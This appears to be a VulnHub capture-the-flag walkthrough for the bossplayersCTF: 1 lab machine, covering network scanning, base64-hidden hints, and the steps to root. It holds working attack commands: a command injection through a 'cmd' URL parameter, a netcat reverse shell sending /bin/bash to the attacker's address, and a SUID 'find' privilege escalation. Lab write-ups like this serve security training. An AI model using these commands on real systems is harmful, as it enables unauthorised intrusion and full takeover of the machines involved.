
Description
This vulnhub walkthrough is on its way, we will solve the vulnerable machine of boosplayersCTF: 1, the only in the series. If you want to download bossplayersCTF: 1, you can click here.
Writeups
We realize the opening of the vulnerable machine that we have downloaded. The opening image of our machine is as follows.

After turning on our machine, we get the IP Address of the machine by typing a command on our terminal screen.
netdiscover
Once you know the IP Address, we will display the open ones that allow the ports to scan with the Nmap tool.
nmap -sV 192.168.1.109
Since our port number 80 is open, we visit the related website. There is a code stored in the source code section of the Home Page. Then, when we look at robots.txt, we meet the super-secret password.



Since the code in web source code and robots.txt are similar to base64, we do it for decoding immediately. During decoding, another code was released and the room looks like base64, so we repeat the decoding process. Finally, it gives us a web site directory. When we go to check this directory, we learn a lot about our progress.
After decoding base64 codes, we see some kind of a checklist in the extension we visit. In this checklist, we learn that Linux Debian, Apache2 and PHP are installed. In unfinished jobs, we see to test ping and upgrade privileges. It contains great tips for our path.

First of all, we’re testing the incomplete command injection from the list. We only need to write a command to test the operation of this injection.
http://192.168.1.109/workinginprogress.php?cmd=whoami
After verifying that the command injection works, we need to take advantage of the command injection. For this, we will use Netcat to run a listener to get the shell before running.
nc -lvnp 4444
After our listener runs, we go back to the browser and replace the command we wrote earlier to try it, which will help us call the shell.
http://192.168.1.109/workinginprogress.php?cmd=nc 192.168.1.4 -e /bin/bash 4444
We go back to the terminal screen where we created our listener. We see that the session took place successfully. First, we will run a Python command to change our shell. We can log in to find out who we are in the session we opened.
Finally, we need to do is ascend to the root user. To do this, we will use the find command, which has SUID permission. When we run the Find command, it will make us the root user. We go to the root directory to find the flag, do a file search here and find and read our flag. Again, we come across a text with base64 code and congratulate us when we decode it.
python -c 'import pty;pty.spawn("/bin/bash")'
find . -exec /bin/sh -p \; -quit
id
cd /root
cat root.txt
echo $(cat root.txt) | base64 -d
Stay follow for the next vulnhub walkthrough.

